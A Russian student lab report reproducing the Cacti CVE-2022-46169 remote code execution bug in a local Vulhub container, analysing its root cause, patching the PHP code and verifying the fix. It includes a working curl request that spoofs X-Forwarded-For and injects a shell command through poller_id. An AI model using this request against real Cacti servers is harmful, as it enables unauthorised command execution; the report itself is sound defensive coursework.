Федеральное государственное автономное образовательное учреждение высшего образования «Национальный исследовательский университет ИТМО»

Информационная безопасность

Работа №2

«Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub»

Выполнил: студент группы P3408,
Васильев Никита Алексеевич

2026

Выбранная уязвимость

Для исследования была выбрана уязвимость CVE-2022-46169, обнаруженная в системе мониторинга сетевых устройств Cacti. В лабораторной работе используется уязвимая версия Cacti 1.2.22.

Данная уязвимость относится к категории Remote Code Execution и возникает из-за сочетания двух ошибок: некорректного определения IP-адреса клиента и недостаточной проверки входного параметра, используемого при формировании системной команды.

Первая ошибка позволяет злоумышленнику подменить адрес источника запроса с помощью HTTP-заголовка X-Forwarded-For и обойти проверку доступа к файлу remote_agent.php.

Вторая ошибка связана с параметром poller_id, который без необходимой фильтрации используется при вызове функции proc_open(). В результате злоумышленник может внедрить в параметр дополнительные команды операционной системы.

При успешной эксплуатации становится возможным выполнение системных команд с правами пользователя, от имени которого работает веб-приложение.

Выполнение

Склонируем официальный Git-репозиторий Vulhub:


```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/cacti/CVE-2022-46169
```

```
Cloning into 'vulhub'...
remote: Enumerating objects: 19548, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 19548 (delta 0), reused 0 (delta 0), pack-reused 19539 (from 2)
Receiving objects: 100% (19548/19548), 182.67 MiB | 1.10 MiB/s, done.
Resolving deltas: 100% (7998/7998), done.
```


Запускаем контейнер:

```
docker compose up -d
```

После запуска контейнеров был открыт веб-интерфейс Cacti по адресу http://localhost:8080. Авторизация выполнялась с использованием стандартной учётной записи администратора, после чего была завершена первоначальная настройка приложения.



Для подготовки условий эксплуатации уязвимости было выбрано устройство Local Linux Machine и создан график мониторинга на основе шаблона Device - Uptime.



Для проверки возможности эксплуатации CVE-2022-46169 был сформирован специальный HTTP-запрос к файлу remote_agent.php.

Запрос отправлялся с помощью утилиты curl. В HTTP-заголовке X-Forwarded-For указывался адрес 127.0.0.1, который использовался для обхода проверки источника запроса.

В параметре action передавалось значение polldata, предназначенное для запуска механизма получения данных мониторинга. Параметры host_id и local_data_ids определяли устройство и источник данных, участвующие в обработке запроса.

Основной полезной нагрузкой являлся параметр poller_id, содержащий конструкцию с командой touch /tmp/success. При успешной эксплуатации эта команда должна была создать пустой файл /tmp/success внутри контейнера Cacti.

Использование данной команды позволяет безопасно продемонстрировать факт выполнения системной команды без изменения конфигурации приложения или удаления пользовательских данных.

```
curl -i -G 'http://localhost:8080/remote_agent.php' \
  -H 'X-Forwarded-For: 127.0.0.1' \
  --data-urlencode 'action=polldata' \
  --data-urlencode 'local_data_ids[0]=6' \
  --data-urlencode 'host_id=1' \
  --data-urlencode 'poller_id=`touch /tmp/success`'
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Oct 2026 13:53:54 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Last-Modified: Wed, 28 Oct 2026 13:53:54 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self'  data: blob:; style-src '
self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; frame-ancestors 'se
lf'; worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-revalidate
Set-Cookie: Cacti=779b6d390c5b02c56a8e35da5c35a8db; path=/; HttpOnly; SameSite=S
trict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Length: 55
Content-Type: text/html; charset=UTF-8
```

```
docker compose exec web ls -l /tmp/success
```

```
-rw-r--r-- 1 www-data www-data 0 Oct 28 13:53 /tmp/success
```

В результате выполнения HTTP-запроса сервер вернул ответ HTTP 200 OK. Однако сам по себе данный статус не подтверждает успешную эксплуатацию уязвимости, поэтому была проведена дополнительная проверка файловой системы контейнера.

С помощью команды docker compose exec web ls -l /tmp/success было установлено, что тестовый файл действительно создан. Владельцем файла являлся пользователь www-data, от имени которого выполняется веб-приложение.

Таким образом, было подтверждено, что специально сформированный HTTP-запрос привёл к выполнению команды операционной системы внутри контейнера.

Анализ root cause уязвимости

После успешного воспроизведения уязвимости был проведён анализ исходного кода Cacti для определения причин, позволяющих выполнять системные команды через HTTP-запрос.

В результате исследования были выявлены два основных проблемных участка приложения.

```
docker compose exec web sh -c 'find /var/www -name remote_agent.php -o -name functions.php'
```

```
/var/www/html/install/functions.php
/var/www/html/remote_agent.php
/var/www/html/lib/functions.php
```

1. Недостаточная проверка входного параметра poller_id.

В файле remote_agent.php, внутри функции poll_for_data(), значение параметра poller_id получалось с помощью функции get_nfilter_request_var().

Данная функция позволяла получить значение параметра без необходимой фильтрации. В дальнейшем полученное значение включалось в строку системной команды, которая передавалась функции proc_open().

Поскольку входные данные могли содержать специальные символы командной оболочки, злоумышленник получал возможность изменить выполняемую команду и добавить собственные инструкции.

Таким образом, непосредственной причиной Command Injection являлось использование недоверенного пользовательского ввода при формировании команды операционной системы.

2. Некорректное определение IP-адреса клиента.

В файле lib/functions.php функция get_client_addr() использовала массив HTTP-заголовков для определения IP-адреса отправителя запроса.

Среди обрабатываемых заголовков находились X-Forwarded-For, X-Client-IP, X-Real-IP и другие. Их значения могли передаваться непосредственно клиентом.

Функция перебирала указанные заголовки и выбирала первый корректный IP-адрес. При этом адрес сетевого соединения REMOTE_ADDR находился в конце списка.

В результате злоумышленник мог подставить разрешённый IP-адрес в HTTP-заголовок и обойти проверку доступа к remote_agent.php.

Разработка и применение мер защиты

Для устранения выявленной уязвимости было принято решение изменить исходный PHP-код. Перед редактированием исходные файлы remote_agent.php и lib/functions.php были скопированы из Docker-контейнера в локальный каталог backups.

Затем были созданы копии этих файлов в каталоге patches. Это позволило сохранить оригинальный код для сравнения с исправленной версией и использовать изменённые файлы при повторном запуске контейнеров.

```
mkdir -p patches/lib

mkdir -p backups

docker compose cp web:/var/www/html/remote_agent.php backups/remote_agent.php

docker compose cp web:/var/www/html/lib/functions.php backups/functions.php

cp backups/remote_agent.php patches/remote_agent.php

cp backups/functions.php patches/lib/functions.php
```

Первое изменение было внесено в файл remote_agent.php.

В функции poll_for_data() небезопасное получение значения параметра poller_id через get_nfilter_request_var() было заменено вызовом get_filter_request_var().

```php
function poll_for_data() {
    global $config;

    $local_data_ids = get_nfilter_request_var('local_data_ids');
    $host_id        = get_filter_request_var('host_id');
    $poller_id      = get_nfilter_request_var('poller_id');
    $return         = array();

    $i = 0;
```

Новая реализация использует механизм фильтрации параметров Cacti, что позволяет ограничить значение poller_id допустимыми числовыми данными.

```php
function poll_for_data() {
    global $config;

    $local_data_ids = get_nfilter_request_var('local_data_ids');
    $host_id        = get_filter_request_var('host_id');
    $poller_id      = get_filter_request_var('poller_id');
    $return         = array();

    $i = 0;
```

Дополнительно был изменён вызов функции proc_open(). Для аргументов командной строки была добавлена обработка с помощью escapeshellarg().

```
if (function_exists('proc_open')) {
    $cactiphp = proc_open(read_config_option('path_php_binary') . ' -q ' . $config['base_path'] . '/script_server.php realtime ' . $poller_id, $cactides, $pipes);
    $output = fgets($pipes[1], 1024);
    $using_proc_function = true;
```

Данная функция экранирует аргументы таким образом, чтобы специальные символы не интерпретировались командной оболочкой как отдельные инструкции.

```
if (function_exists('proc_open')) {
    $cactiphp = proc_open(
        read_config_option('path_php_binary') .
        ' -q ' .
        escapeshellarg($config['base_path'] . '/script_server.php') .
        ' realtime ' .
        escapeshellarg((string) $poller_id),
        $cactides,
        $pipes
    );
    $output = fgets($pipes[1], 1024);
    $using_proc_function = true;
```

Второе изменение было внесено в файл lib/functions.php.

```
function get_client_addr($client_addr = false) {
    $http_addr_headers = array(
        'X-Forwarded-For',
        'X-Client-IP',
        'X-Real-IP',
        'X-ProxyUser-Ip',
        'CF-Connecting-IP',
        'True-Client-IP',
        'HTTP_X_FORWARDED',
        'HTTP_X_FORWARDED_FOR',
        'HTTP_X_CLUSTER_CLIENT_IP',
        'HTTP_FORWARDED_FOR',
        'HTTP_FORWARDED',
        'HTTP_CLIENT_IP',
        'REMOTE_ADDR',
    );

    $client_addr = false;
    foreach ($http_addr_headers as $header) {
        if (!empty($_SERVER[$header])) {
            $header_ips = explode(',', $_SERVER[$header]);
            foreach ($header_ips as $header_ip) {
                if (!empty($header_ip)) {
                    if (!filter_var($header_ip, FILTER_VALIDATE_IP)) {
                        cacti_log('ERROR: Invalid remote client IP Address found in header (' . $header . ').', false, 'AUTH', POLLER_VERBOSITY_DEBUG);
                    } else {
                        $client_addr = $header_ip;
                        cacti_log('DEBUG: Using remote client IP Address found in header (' . $header . '): ' . $client_addr . ' (' . $_SERVER[$header] . ')', false,
                        break 2;
                    }
                }
            }
        }
    }

    return $client_addr;
}
```

Исходная реализация функции get_client_addr() определяла адрес пользователя на основании нескольких HTTP-заголовков, значения которых могли контролироваться отправителем запроса.

В исправленной версии использование данных заголовков было исключено. Вместо этого IP-адрес клиента определяется исключительно по значению $_SERVER['REMOTE_ADDR'], предоставляемому веб-сервером.

Дополнительно выполняется проверка корректности полученного IP-адреса с помощью FILTER_VALIDATE_IP.

Это позволяет предотвратить обход проверки доступа посредством передачи поддельного заголовка X-Forwarded-For.

```php
function get_client_addr($client_addr = false) {
    $addr = $_SERVER['REMOTE_ADDR'] ?? false;

    if ($addr === false ||
        !filter_var($addr, FILTER_VALIDATE_IP)) {
        return false;
    }

    return $addr;
}
```

После внесения изменений была выполнена проверка синтаксиса обоих PHP-файлов с помощью команды php -l. Проверка завершилась успешно, синтаксических ошибок обнаружено не было.

После устранения проблемы оба сервиса успешно запустились, а веб-интерфейс Cacti снова стал доступен по адресу http://localhost:8080.

Верификация исправления

После повторного запуска контейнеров была выполнена проверка эффективности применённых мер защиты.

Проверим существование файла:

```
if docker compose exec -T web test ! -e /tmp/success; then

    echo "PASS: тестовый файл отсутствует"

else

    echo "FAIL: файл существует или проверка не выполнена"
```

```
PASS: тестовый файл отсутствует
```

Проверим внесенные изменения в текущей версии:

```
docker compose exec web grep -n "get_filter_request_var('poller_id')"
/var/www/html/remote_agent.php
```

```
301:    $poller_id      = get_filter_request_var('poller_id');
```

```
docker compose exec web sed -n '/function get_client_addr(/,/^}/p'
/var/www/html/lib/functions.php
```

```
function get_client_addr($client_addr = false) {
    $addr = $_SERVER['REMOTE_ADDR'] ?? false;

    if ($addr === false ||
        !filter_var($addr, FILTER_VALIDATE_IP)) {
        return false;
    }

    return $addr;
}
```

В файле remote_agent.php было подтверждено использование функции get_filter_request_var() для получения параметра poller_id. В файле lib/functions.php было подтверждено, что определение IP-адреса клиента выполняется через REMOTE_ADDR.

Затем ранее созданный тестовый файл /tmp/success был удалён, чтобы исключить влияние результатов предыдущей эксплуатации на повторное тестирование.

```
docker compose exec web rm -f /tmp/success

docker compose exec web sh -c 'test ! -e /tmp/success && echo "Файл
отсутствует"'
```

```
Файл отсутствует
```

Затем был повторно отправлен тот же HTTP-запрос, который до исправления успешно приводил к созданию тестового файла:

```
curl -i -G 'http://localhost:8080/remote_agent.php' \


  -H 'X-Forwarded-For: 127.0.0.1' \

  --data-urlencode 'action=polldata' \

  --data-urlencode 'local_data_ids[0]=6' \

  --data-urlencode 'host_id=1' \

  --data-urlencode 'poller_id=`touch /tmp/success`'
```



По результатам повторной эксплуатации сервер вернул сообщение:

FATAL: You are not authorized to use this service

Данный ответ свидетельствует о том, что запрос не прошёл проверку доступа к remote_agent.php.

Дополнительно была выполнена проверка наличия файла /tmp/success внутри контейнера. Проверка показала, что файл отсутствует, то есть внедрённая команда не была выполнена.

```
docker compose exec web sh -c '

if [ -e /tmp/success ]; then

    echo "FAIL: команда была выполнена"

else

    echo "PASS: файл не создан, атака не сработала"

fi

'
```

```
PASS: файл не создан, атака не сработала
```

Таким образом, повторное воспроизведение первоначального сценария эксплуатации завершилось неудачно.

Это подтверждает эффективность применённых мер защиты против исследованного способа атаки. При этом проверка не является доказательством отсутствия всех возможных способов эксплуатации, поскольку в данном случае запрос был отклонён уже на этапе проверки IP-адреса.

После успешной проверки защиты была проведена проверка основной функциональности Cacti.

Веб-интерфейс приложения успешно открывался по адресу http://localhost:8080. Авторизация под учётной записью администратора выполнялась без ошибок.

В разделе Graphs было проверено наличие устройства Local Linux Machine и доступность ранее настроенных графиков мониторинга.

